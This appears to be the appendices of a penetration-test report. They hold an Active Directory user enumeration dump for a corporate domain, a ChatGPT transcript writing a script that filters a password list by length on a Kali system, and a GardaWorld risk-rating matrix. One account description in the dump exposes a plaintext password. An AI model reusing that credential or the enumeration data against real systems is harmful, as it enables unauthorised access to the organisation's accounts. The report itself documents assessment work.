S-1-5-21-2373017989-4057782597-2990666611-2601  1        OK
512          UADCWNET\V.Nelson           appendices
FALSE     UADCWNET  Viola Nelson                   FALSE         FALSE    V.Nelson            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2602  1        OK
512          UADCWNET\L.Gill             conversant
FALSE     UADCWNET  Loren Gill                     FALSE         FALSE    L.Gill              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2603  1        OK
512          UADCWNET\N.May              want
FALSE     UADCWNET  Natalie May                    FALSE         FALSE    N.May               TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2604  1        OK
512          UADCWNET\W.Holt             Frazier
FALSE     UADCWNET  Wilbur Holt                    FALSE         FALSE    W.Holt              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2605  1        OK
512          UADCWNET\J.Wheeler          scale
FALSE     UADCWNET  Johnny Wheeler                 FALSE         FALSE    J.Wheeler           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2606  1        OK
512          UADCWNET\F.Payne            prestigious
FALSE     UADCWNET  Felicia Payne                  FALSE         FALSE    F.Payne             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2607  1        OK
512          UADCWNET\T.Oliver           prescript
FALSE     UADCWNET  Tommie Oliver                  FALSE         FALSE    T.Oliver            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2608  1        OK
512          UADCWNET\J.Poole            melody
FALSE     UADCWNET  Javier Poole                   FALSE         FALSE    J.Poole             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2609  1        OK
512          UADCWNET\N.Wells            calumny
FALSE     UADCWNET  Nettie Wells                   FALSE         FALSE    N.Wells             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2610  1        OK
512          UADCWNET\N.Hogan            wherewith
FALSE     UADCWNET  Nicole Hogan                   FALSE         FALSE    N.Hogan             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2611  1        OK
512          UADCWNET\M.Adams            cry
FALSE     UADCWNET  Maureen Adams                  FALSE         FALSE    M.Adams             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2612  1        OK
512          UADCWNET\Y.Marshall         schoolwork
FALSE     UADCWNET  Yvette Marshall                FALSE         FALSE    Y.Marshall          TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2613  1        OK
512          UADCWNET\W.Wolfe            message
FALSE     UADCWNET  Woodrow Wolfe                  FALSE         FALSE    W.Wolfe             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2614  1        OK
512          UADCWNET\A.Kennedy          dispute
FALSE     UADCWNET  Arlene Kennedy                 FALSE         FALSE    A.Kennedy           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2615  1        OK
512          UADCWNET\T.Fuller           farthest
FALSE     UADCWNET  Tina Fuller                    FALSE         FALSE    T.Fuller            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2616  1        OK
512          UADCWNET\L.Washington       lawman
FALSE     UADCWNET  Lori Washington                FALSE         FALSE    L.Washington        TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2617  1        OK
512          UADCWNET\S.Shelton          stonewall
FALSE     UADCWNET  Stacy Shelton                  FALSE         FALSE    S.Shelton           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2618  1        OK
512          UADCWNET\J.Farmer           neck
FALSE     UADCWNET  Jacob Farmer                   FALSE         FALSE    J.Farmer            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2619  1        OK
512          UADCWNET\M.Paul             knobber
FALSE     UADCWNET  Mary Paul                      FALSE         FALSE    M.Paul              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2620  1        OK
512          UADCWNET\B.Wong             Replication Account
FALSE     UADCWNET  Beverly Wong                   FALSE         FALSE    B.Wong              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2621  1        OK
512          UADCWNET\D.Ford             Yosemite
FALSE     UADCWNET  Dexter Ford                    FALSE         FALSE    D.Ford              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2622  1        OK
512          UADCWNET\M.Daniel           spalding
FALSE     UADCWNET  Micheal Daniel                 FALSE         FALSE    M.Daniel            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2623  1        OK
512          UADCWNET\D.Brooks           brainstorm
FALSE     UADCWNET  Doug Brooks                    FALSE         FALSE    D.Brooks            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2624  1        OK
512          UADCWNET\B.Rice             Smythe
FALSE     UADCWNET  Brad Rice                      FALSE         FALSE    B.Rice              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2625  1        OK
```

```
512          UADCWNET\P.Powers           Taft
FALSE     UADCWNET  Patti Powers                   FALSE         FALSE    P.Powers            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2626  1        OK
512          UADCWNET\S.Wright           password:Have1hFpsfGtyu0
FALSE     UADCWNET  Stanley Wright                 FALSE         FALSE    S.Wright            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2627  1        OK
512          UADCWNET\L.Williamson       congressional
FALSE     UADCWNET  Larry Williamson               FALSE         FALSE    L.Williamson        TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2628  1        OK
512          UADCWNET\G.Malone           luger
FALSE     UADCWNET  Gerardo Malone                 FALSE         FALSE    G.Malone            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2629  1        OK
512          UADCWNET\M.Harrington       sterile
FALSE     UADCWNET  Maria Harrington               FALSE         FALSE    M.Harrington        TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2630  1        OK
512          UADCWNET\H.Mclaughlin       bong
FALSE     UADCWNET  Holly Mclaughlin               FALSE         FALSE    H.Mclaughlin        TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2631  1        OK
512          UADCWNET\G.Turner           informant
FALSE     UADCWNET  Glen Turner                    FALSE         FALSE    G.Turner            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2632  1        OK
512          UADCWNET\P.Rodriquez        villain
FALSE     UADCWNET  Penny Rodriquez                FALSE         FALSE    P.Rodriquez         TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2633  1        OK
512          UADCWNET\L.Thornton         dump
FALSE     UADCWNET  Laverne Thornton               FALSE         FALSE    L.Thornton          TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2634  1        OK
512          UADCWNET\D.Murray           mongoose
FALSE     UADCWNET  Deanna Murray                  FALSE         FALSE    D.Murray            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2635  1        OK
512          UADCWNET\A.Peters           folly
FALSE     UADCWNET  Archie Peters                  FALSE         FALSE    A.Peters            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2636  1        OK
512          UADCWNET\M.Padilla          snowball
FALSE     UADCWNET  Marlon Padilla                 FALSE         FALSE    M.Padilla           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2637  1        OK
512          UADCWNET\J.Becker           companionway
FALSE     UADCWNET  Jaime Becker                   FALSE         FALSE    J.Becker            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2638  1        OK
512          UADCWNET\K.Perkins          shiv
FALSE     UADCWNET  Katie Perkins                  FALSE         FALSE    K.Perkins           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2639  1        OK
512          UADCWNET\M.Murphy           worn
FALSE     UADCWNET  Marsha Murphy                  FALSE         FALSE    M.Murphy            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2640  1        OK
512          UADCWNET\S.Higgins          Knauer
FALSE     UADCWNET  Sadie Higgins                  FALSE         FALSE    S.Higgins           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2641  1        OK
512          UADCWNET\B.Lewis            fascicle
FALSE     UADCWNET  Ben Lewis                      FALSE         FALSE    B.Lewis             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2642  1        OK
512          UADCWNET\F.Sanders          inexpensive
FALSE     UADCWNET  Franklin Sanders               FALSE         FALSE    F.Sanders           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2643  1        OK
512          UADCWNET\R.Soto             Abernathy
FALSE     UADCWNET  Rex Soto                       FALSE         FALSE    R.Soto              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2644  1        OK
512          UADCWNET\I.Robinson         stubborn
FALSE     UADCWNET  Ian Robinson                   FALSE         FALSE    I.Robinson          TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2645  1        OK
512          UADCWNET\B.Yates            camp
FALSE     UADCWNET  Brittany Yates                 FALSE         FALSE    B.Yates             TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2646  1        OK
512          UADCWNET\E.Frazier          Simon
FALSE     UADCWNET  Erik Frazier                   FALSE         FALSE    E.Frazier           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2647  1        OK
512          UADCWNET\G.Francis          with
FALSE     UADCWNET  Gretchen Francis               FALSE         FALSE    G.Francis           TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2648  1        OK
512          UADCWNET\J.Shaw             honeycomb
FALSE     UADCWNET  Jaime Shaw                     FALSE         FALSE    J.Shaw              TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2649  1        OK
512          UADCWNET\G.Adkins           thousandfold
FALSE     UADCWNET  Guadalupe Adkins               FALSE         FALSE    G.Adkins            TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-2650  1        OK
```

APPENDIX E – AI MODELING - CHATGPT

User
write me a python script that reads through a .txt document (called passwords2.txt) and extract all the passwords that is longer than 7 characters. The words that are extracted should be copied to a new .txt document called password3.txt in the same directory as password2.txt which is on the desktop

ChatGPT
Certainly! Here's a Python script that reads through a passwords2.txt file, extracts passwords longer than 7 characters, and saves them in a new password3.txt file in the same directory:

```
python
Copy code
import os

# Define the path to the files
directory = os.path.expanduser("~/Desktop")
input_file = os.path.join(directory, "passwords2.txt")
output_file = os.path.join(directory, "password3.txt")

# Open the input and output files
with open(input_file, "r") as file_in, open(output_file, "w")
as file_out:
    # Read each line in the input file
    for line in file_in:
        # Remove leading/trailing whitespaces and newline
characters
        password = line.strip()

        # Check if the password is longer than 7 characters
        if len(password) > 7:
            # Write the password to the output file
            file_out.write(password + "\n")

print("Passwords extracted successfully and saved in
password3.txt.")
```

Make sure to save this script in a Python file (e.g., extract_passwords.py) and place it in the same directory as the passwords2.txt file on your desktop. When you run the script, it will read through passwords2.txt, extract passwords longer than 7 characters, and save them in password3.txt.

User
How do I run the script?

ChatGPT
To run the Python script, you'll need to follow these steps:

Open a text editor and create a new file.
Copy the provided Python script and paste it into the new file.

Save the file with a .py extension, for example, extract_passwords.py. Make sure to save it in the same directory as the passwords2.txt file on your desktop.

Open a terminal or command prompt.

Navigate to the directory where you saved the extract_passwords.py file. You can use the cd command to change directories.

bash

Copy code

```
cd /path/to/directory
```

Replace /path/to/directory with the actual path to the directory where you saved the file.

Once you're in the correct directory, run the script by executing the following command:

Copy code

```
python extract_passwords.py
```

If you have multiple versions of Python installed, you may need to specify the version (e.g., python3 instead of python) depending on your setup.

The script will start running and process the passwords2.txt file. Once it finishes, you will see the message Passwords extracted successfully and saved in password3.txt. in the terminal or command prompt.

After the script completes, you can check the same directory, and you should find a new file named password3.txt. This file will contain the extracted passwords longer than 7 characters.

Make sure you have Python installed on your computer, and the python command is accessible from the command line. If you encounter any issues, please let me know.

User

I get the following error

ChatGPT

I apologize for the inconvenience. To assist you better, could you please provide the specific error message you are encountering?

User

```
python3 pass_extract.py
Traceback (most recent call last):
  File "/home/kali/Desktop/pass_extract.py", line 9, in <module>
    with open(input_file, "r") as file_in, open(output_file, "w") as file_out:
FileNotFoundError: [Errno 2] No such file or directory:
'/home/kali/Desktop/passwords2.txt'
```

ChatGPT

The error message indicates that the script is unable to find the passwords2.txt file in the specified directory (/home/kali/Desktop/). Please ensure that the passwords2.txt file exists in that directory and that the filename is correct.

Here are a few steps you can take to troubleshoot the issue:


Double-check the file name and extension: Make sure the file name is exactly passwords2.txt, including the extension. Ensure there are no extra spaces or typos in the file name.

Verify the file location: Confirm that the passwords2.txt file is indeed located in the /home/kali/Desktop/ directory. You can check the file's existence using file explorer or by running ls /home/kali/Desktop/ command in the terminal.
Ensure proper file permissions: Check if you have the necessary permissions to access the file. Make sure you have read access to the passwords2.txt file.
Confirm the script's location: Ensure that the pass_extract.py script is located in the same directory as the passwords2.txt file. If not, either move the script to the correct directory or update the file paths in the script accordingly.
By taking these steps, you should be able to resolve the "FileNotFoundError" and successfully run the script.


User
I found the problem. The document is called password2.txt and not passwords2.txt. Thank you

ChatGPT
You're welcome! I'm glad you found the issue. It's essential to provide the correct file name in order to access the file successfully. If you have any further questions or need additional assistance, feel free to ask. Happy coding!

APPENDIX F – RISK MODELING



	Severity				
Impact	🟩 **Negligible**	🟨 **Minor**	🟧 **Moderate**	🟥 **Significant**	⬛ **Severe**
Strategic	Breach or error manageable through application of normal QA processes by individuals or teams without management intervention.	A strategic decision or action has negative collateral strategic, operational or tactical consequences which are manageable through normal management procedures. And/or A tactical or operational decision which is manageable within normal management processes.	A strategic decision or action has negative collateral strategic, operational or tactical consequences which require non-routine management action at operational and tactical levels. And/or A decision or action at the tactical or operational level of management which requires limited management intervention from the strategic tier.	Breach or failure of business process requires direct intervention from the strategic tiers. And/or: Impact of incident requires management response from all tiers of management across a single, or multiple operational theatres.	Breach or failure of business process at any level requires direct intervention from GardaWorld strategic tiers and Garda Group.
Operational *(Business Operations and Service Delivery)*	Breach or error manageable through application of normal QA processes by individuals or teams without management intervention.	Minor failure of business process is manageable without loss of operational function or customer service and can be managed or resolved internally by the affected business unit.	Disruption which impairs service quality. Failure of business process resulting in short term service delivery outage. Partial short-term denial (<1 day) of key operational facilities and	Disruption which significantly impairs service quality. Failure of business process resulting in medium-term (< 3 days) service delivery outage. Short term premises and/or systems denial (< 3 Days)	Disruption and/or failure of business process which prevents delivery of services indefinitely. Mid-long term premises and systems denial (> 3 Days)
Financial	< 5 % loss of revenue.	5-20% loss of revenue	20-25% loss of revenue	25-50% loss of revenue	50-100% loss of revenue
Reputation *(Community Trust, Relationships & Culture)*	Community relations manageable without management intervention. Key stakeholder(s) express support/dissatisfaction informally.	Tangible expressions of trust/mistrust amongst a small numbers of community members with no influence on public opinion and decision-makers. Key stakeholder(s) express support/dissatisfaction formally.	Tangible expressions of trust/mistrust amongst some community members with moderate influence on public opinion and decision-makers. Key stakeholder(s) threaten to oppose or disengage/ strengthen offers to support or engage.	Tangible expressions of trust/mistrust amongst most community members with significant influence on decision-makers. Key stakeholder(s) actively oppose or actively refuse to engage/actively support and engage.	Widespread loss/gain of trust across the community setting the agenda for decision-makers and key stakeholders. Key stakeholder(s) oppose and actively get others to oppose/engaged and actively get others to support.
Reputation *(Corporate)*	Complaint resolved via existing procedures. Impact on reputation of several work areas within an operation. One off public exposure in local media, word of mouth or local mythologies.	Impact on reputation of Business Unit/Project. Significant public exposure in local media.	Impact on corporate/brand reputation within theatre of operations (Geo). Public exposure in national media within Geo.	Major impact on reputation of GardaWorld International Protective Services and/or Clients. Minor collateral impact on Garda Group. Public exposure in international media.	Severe immediate impact on reputation of Garda Group and GardaWorld International Protective Services. Severe prolonged comment from media, governments and international NGOs. Potential for more than 1 year of public exposure in international media.
Compliance	Breach or error manageable through application of normal QA processes by individuals or teams without management intervention.	Quality Management breach or shortfall that can be managed internally by the affected business unit.	Quality Management breach likely to lead to adverse publicity or temporary degradation of service delivery.	Regulatory breach likely to lead to significant management intervention or disruption to normal business operations Customer invokes penalty clauses specified within contractual obligation	Breach of regulation or law, contractual obligation, loss of license or other formal sanction.



Likelihood Criteria

Likelihood	Description	Frequency
Very Unlikely	Event that is very unlikely to occur very during the life-time of an operation/project.	Greater than 100 year event.
Unlikely	Event that is unlikely to occur during the life-time of an operation/project.	Typically occurs in 10-100 years.
Possible	Event that may occur during the life-time of an operation/project.	Typically occurs in 1-10 years.
Likely	Event that may occur frequently during the life-time of an operation/project.	Typically occurs once or twice per year.
Certain	Recurring event during the lifetime of an operation/project.	Occurs more than twice per year.